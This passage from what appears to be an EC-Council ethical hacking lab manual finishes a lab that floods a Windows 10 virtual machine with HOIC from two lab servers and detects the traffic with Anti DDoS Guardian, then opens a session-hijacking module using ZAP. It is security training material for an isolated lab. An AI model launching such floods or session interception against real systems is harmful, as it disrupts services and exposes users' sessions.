


Figure 2.1.10: Setting the THREADS Value

16. Now, switch to **Windows Server 2016** and log in with the credentials **Administrator** and **Pa$$w0rd**. Follow **Steps 12 - 15** to launch and configure HOIC.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Once **HOIC** is configured on both machines, switch to each machine (**Windows Server 2019** and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target **Windows 10** machine.




Figure 2.1.11: Clicking FIRE THE LAZER!

18. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.




Figure 2.1.12: Performing a DDoS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Analyze Captured Sessions

19. Switch back to the **Windows 10** virtual machine and observe the packets captured by **Anti DDoS Guardian**.
20. Observe the huge number of packets coming from the host machines (**10.10.10.19** [**Windows Server 2019**] and **10.10.10.16** [**Windows Server 2016**]).




Figure 2.1.13: Anti DDoS Guardian window captured sessions

21. Double-click any of the sessions **10.10.10.19** or **10.10.10.16**.

Note: Here, we have selected 10.10.10.16. You can select either of them.

22. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.10.16**, as shown in the screenshot.
23. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the **Block IP** option blocks the IP address sending the huge number of packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.




Figure 2.1.14: Traffic Details Viewer window

25. Observe that the blocked IP session turns red in the **Action Taken** column.




Figure 2.1.15: Blocked IP address session

26. Similarly, you can **Block IP** the address of the **10.10.10.19** session.
27. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all attacker virtual machines (**Windows Server 2019** and **Windows Server 2016**).
28. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.
29. Close all open windows and document all the acquired information.

You can also use other DoS and DDoS protection tools such as **Imperva Incapsula DDoS Protection** (https://www.incapsula.com), **DOSarrest's DDoS protection service** (https://www.dosarrest.com), **DDoS-GUARD** (https://ddos-guard.net), and **Cloudflare** (https://www.cloudflare.com) to protect organization's systems and networks from DoS and DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Navigate to **Control Panel → Programs → Programs and Features** and uninstall **Anti DDoS Guardian.**
31. Turn off the **Windows 10, Windows Server 2019**, and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Session Hijacking

Module 11

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Session Hijacking

Session hijacking is when an attacker takes over either a valid TCP communication session between two computers or a valid user session in a web application.

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Lab Scenario

A session hijacking attack refers to the exploitation of a session token-generation mechanism or token security controls that enables an attacker to establish an unauthorized connection with a target server. The attacker guesses or steals a valid session ID (which identifies authenticated users) and uses it to establish a session with the server.

As an ethical hacker or penetration tester, you should understand different session hijacking concepts, how attackers perform application- and network-level session hijacking, and the various tools used to launch this kind of attack. You should also be able to implement security measures at both the application and network levels to protect your network from session hijacking. Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. Network-level hijacking is prevented by packet encryption, which can be achieved with protocols such as IPsec, SSL, and SSH.

Lab Objectives

The objective of the lab is to perform session hijacking and other tasks that include, but are not limited to:

- Hijack a session by intercepting traffic between server and client
- Steal a user session ID by intercepting traffic
- Detect session hijacking attacks

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 11 Session Hijacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker:

- **Active session hijacking:** An attacker finds an active session and takes it over
- **Passive session hijacking:** An attacker hijacks a session, and, instead of taking over, monitors and records all the traffic in that session

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform session hijacking on the target systems. Recommended labs that will assist you in learning various session hijacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Session Hijacking	√	√	√
	1.1 Hijack a Session using Zed Attack Proxy (ZAP)	√		√
	1.2 Intercept HTTP Traffic using bettercap		√	√
2	Detect Session Hijacking	√		√
	2.1 Detect Session Hijacking using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Session Hijacking

In a session hijacking attack, an attacker takes over (hijacks) a victim's valid user session in order to establish an unauthorized connection with a target server.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

As a professional ethical hacker or penetration tester, you must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 11 Session Hijacking

Lab Objectives

- Hijack a session using Zed Attack Proxy (ZAP)
- Intercept HTTP traffic using bettercap

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- OWASP ZAP located at **E:\CEH-Tools\CEHv11 Module 11 Session Hijacking\OWASP ZAP**
- You may also download the latest version of **OWASP ZAP** from the official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 30 Minutes

Overview of Session Hijacking

Session hijacking can be divided into three broad phases:

- **Tracking the Connection:** The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict
- **Desynchronizing the Connection:** A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server's sequence number is not equal to the client's acknowledgment number (or vice versa)
- **Injecting the Attacker's Packet:** Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Lab Tasks

TASK 1 Hijack a Session using Zed Attack Proxy (ZAP)

Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.

Note: Before starting this task, we need to configure the proxy settings in the victim's machine, which in this lab will be the **Windows 10** virtual machine.

TASK 1.1

Set Up a Proxy

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd** and open any web browser (in this example, we are using **Google Chrome**).
3. In **Google Chrome**, click the **Customize and control Google Chrome** icon ( ), and select **Settings** from the context menu.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing

